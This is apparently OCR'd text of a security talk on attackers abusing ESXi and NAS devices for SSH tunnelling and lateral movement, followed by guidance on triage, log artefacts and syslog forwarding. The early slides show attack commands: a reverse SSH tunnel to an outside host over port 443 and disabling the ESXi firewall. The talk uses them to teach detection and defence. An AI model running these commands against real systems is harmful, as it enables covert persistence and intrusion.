
DISABLE FIREWALL



```
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::840f:d8be:2732:4338%6
   IPv4 Address. . . . . . . . . . . : 192.168.91.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\michael>hostname
DESKTOP-C8355I6

C:\Users\michael>ssh root@192.168.91.128
Password:
The time and date of this login have been sent to the system logs.

WARNING:
   All commands run on the ESXi shell are logged and may be included in
   support bundles. Do not provide passwords directly on the command line.
   Most tools can prompt for secrets or accept them from standard input.

VMware offers supported, powerful system administration tools.  Please
see www.vmware.com/go/sysadmintools for details.

The ESXi Shell can be disabled by an administrative user. See the
vSphere Security documentation for more information.
[root@localhost:~]
```

Start Service	localhost.localdomain	root	01/07/2025 00:15:33	01/07/2025 00:15:33	✓ Completed successfully	01/07/2025 00:15:33


EXECUTE SSH TUNNEL



```
[root@localhost:~] ssh -p 443 -fN -R 127.0.0.1:48000 support@192.168.134.130

[root@localhost:~] ssh -p 443 -fN -R 127.0.0.1:48000 support@192.168.134.130 -v
OpenSSH_8.8p1, OpenSSL 1.0.2ze-fips  3 May 2022
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Authenticator provider $SSH_SK_PROVIDER did not resolve; disabling
debug1: Connecting to 192.168.134.130 [192.168.134.130] port 443.

[root@localhost:~] esxcli network firewall get
   Default Action: DROP
   Enabled: true
   Loaded: true
[root@localhost:~] esxcli network firewall set --enabled false
[root@localhost:~] esxcli network firewall get
   Default Action: DROP
   Enabled: false
   Loaded: true
[root@localhost:~]
```

Task	Target	Initiator	Queued	Started	Result ▲	Completed ▼
Stop Service	localhost.localdomain	root	01/06/2025 23:17:57	01/06/2025 23:17:57	✓ Completed successfully	01/06/2025 23:17:57
Start Service	localhost.localdomain	root	01/06/2025 23:14:06	01/06/2025 23:14:06	✓ Completed successfully	01/06/2025 23:14:06
Auto Start Power On	localhost.localdomain	root	01/06/2025 23:13:18	01/06/2025 23:13:18	✓ Completed successfully	01/06/2025 23:13:18
Start Service	localhost.localdomain	root	01/06/2025 23:55:11	01/06/2025 23:55:11	✓ Completed successfully	01/06/2025 23:55:11


RDP THROUGH TUNNEL



```
support@support:~$ netstat -ano | grep 443
tcp6       0      0 :::443                  :::*                    LISTEN
off (0.00/0/0)
tcp6       0      0 192.168.134.130:443     192.168.134.138:55328   ESTABLISHED
keepalive (7178.04/0/0)
unix  3      [ ]         STREAM     CONNECTED     24435
unix  3      [ ]         STREAM     CONNECTED     24436    /home/support/.cache/
ibus/dbus-y27WMHtk
unix  3      [ ]         STREAM     CONNECTED     24432
unix  3      [ ]         STREAM     CONNECTED     14435
unix  3      [ ]         STREAM     CONNECTED     14431
unix  3      [ ]         STREAM     CONNECTED     14436    /run/systemd/journal/
stdout
unix  3      [ ]         STREAM     CONNECTED     14433    /run/systemd/journal/
stdout
support@support:~$ 
```

SO HOW TO DEFEND AGAINST IT?

TRIAGING NAS AND ESXI DEVICES


INITIAL ACCESS BROKER

Initial infiltration

Persistency

EDR Detection

NAS

ESXi

TRIAGING NAS AND ESXI DEVICES

Network wide search for authentications ***from*** unusual devices.

- And specifically, the ESXi and NAS Devices.

Authentications ***to*** the devices.

Enabling of SSH.

Network traffic from these devices to external IP addresses.

Processes and commands executed on the devices.


New file creation.

NAS VISIBILITY BREAKDOWN

Attack Stage	Data Sources Category
SSH connection to the device	Local Authentication logs
SSH tunnel connections	Network Connections Running Processes
Active Processes	Running Processes
Command executions	Running Processes Command history
Backdoor creations	File system information

LOGS AND ARTEFACTS - NAS DEVICES

Category	Data Source
Local Authentications	'/var/log/auth.log' log file '/var/log/secure' log file '/var/log/WTMP' log file '/var/log/BTMP' log file '/var/log/UTMP' log file Journalctl utility *('/var/log/journal/' log directory)* 'who -a' command *(active users)*
Command history	'.bash_history' (do not discriminate other shells) '/var/log/bash_history.log' (synology NAS)
Running Processes	'ps axwwSo' command
Network connections	'netstat -anp' command
File system information	'ls -laR /' command



/var/log/WTMP

netstat -anp


```
tcp        0      0          :58080                    :58508       TIME_WAIT   -
tcp        0      0               :22                       :28778  ESTABLISHED 14476/sshd: adminn
tcp        0      0          :58080                    :58460       TIME_WAIT   -
tcp        0      0          :58080                    :58470       TIME_WAIT   -
```

ESXI DEVICES VISIBILITY BREAKDOWN

Attack Stage	Data Sources Category
Authentication onto ESXi web console	ESXi Application logs
Enabling of SSH access for ESXi on web console	ESXi Application logs
Manipulation of firewall rules	ESXi Application logs Firewall configuration Network connections
Authentication onto ESXi	ESXi Application logs
SSH tunnel execution	Network connections Command history
Manipulation of user accounts	ESXi Application logs Users and Permissions

LOGS AND ARTEFACTS - ESXI

Category	Data Source
ESXi Application logs	'/var/log/auth.log' log file '/var/log/shell.log' log file '/var/log/vobd.log' log file '/var/log/hostd.log' log file
Command history	'.ash_history' log file
Processes	'esxcli system process list' command
Network connections	'esxcli network ip connection list' command
File system information	'find /etc -print0 | xargs -0 stat' command
Firewall configuration	'esxcli network firewall get' command 'esxcli network firewall ruleset list' command 'esxcli network firewall ruleset rule list' command
Users and Permissions	'esxcli system account list' command 'esxcli system permission list' command




```
2522312    2522312  sshd               superDom     sshd -i                                        y-work
2522315    2522315  sh                 superDom     sh -c /usr/lib/vmware/openssh/bin/sftp-server  y-ro
2522316    2522316  sftp-server        superDom     /usr/lib/vmware/openssh/bin/sftp-server -f LO
```

'esxcli system process list'

'esxcli network ip connection list'

SETTING UP MONITORING

ESXi servers -> Syslog forwarding



NAS devices - > Linux Log forwarding (e.g. rsyslog)

SETTING UP ESXI SYSLOG FORWARDING

1. Setting of remote server

```
esxcli system syslog config set –loghost=’<remote_host>’
```

2. Load new configuration

```
esxcli system syslog reload
```

3. Allowing syslog traffic through the firewall

```
esxcli network firewall ruleset
set --ruleset-id=syslog --enabled=true
```

KEY TAKEAWAYS

ESXi and NAS devices are no longer just targets for encryption and exfiltration

- Observed to be used in lateral movement phase
- They are usually un-monitored assets and have long uptimes → allows for stealthy persistence

ESXi and NAS should be investigated as part of your incident response plan

Monitoring of ESXi and NAS will improve visibility of attack vectors through them.

DETAILED BLOG POST

https://www.sygnia.co/blog/esxi-ransomware-ssh-tunneling-defense-strategies

SYGNIA

THANK YOU

ありがとう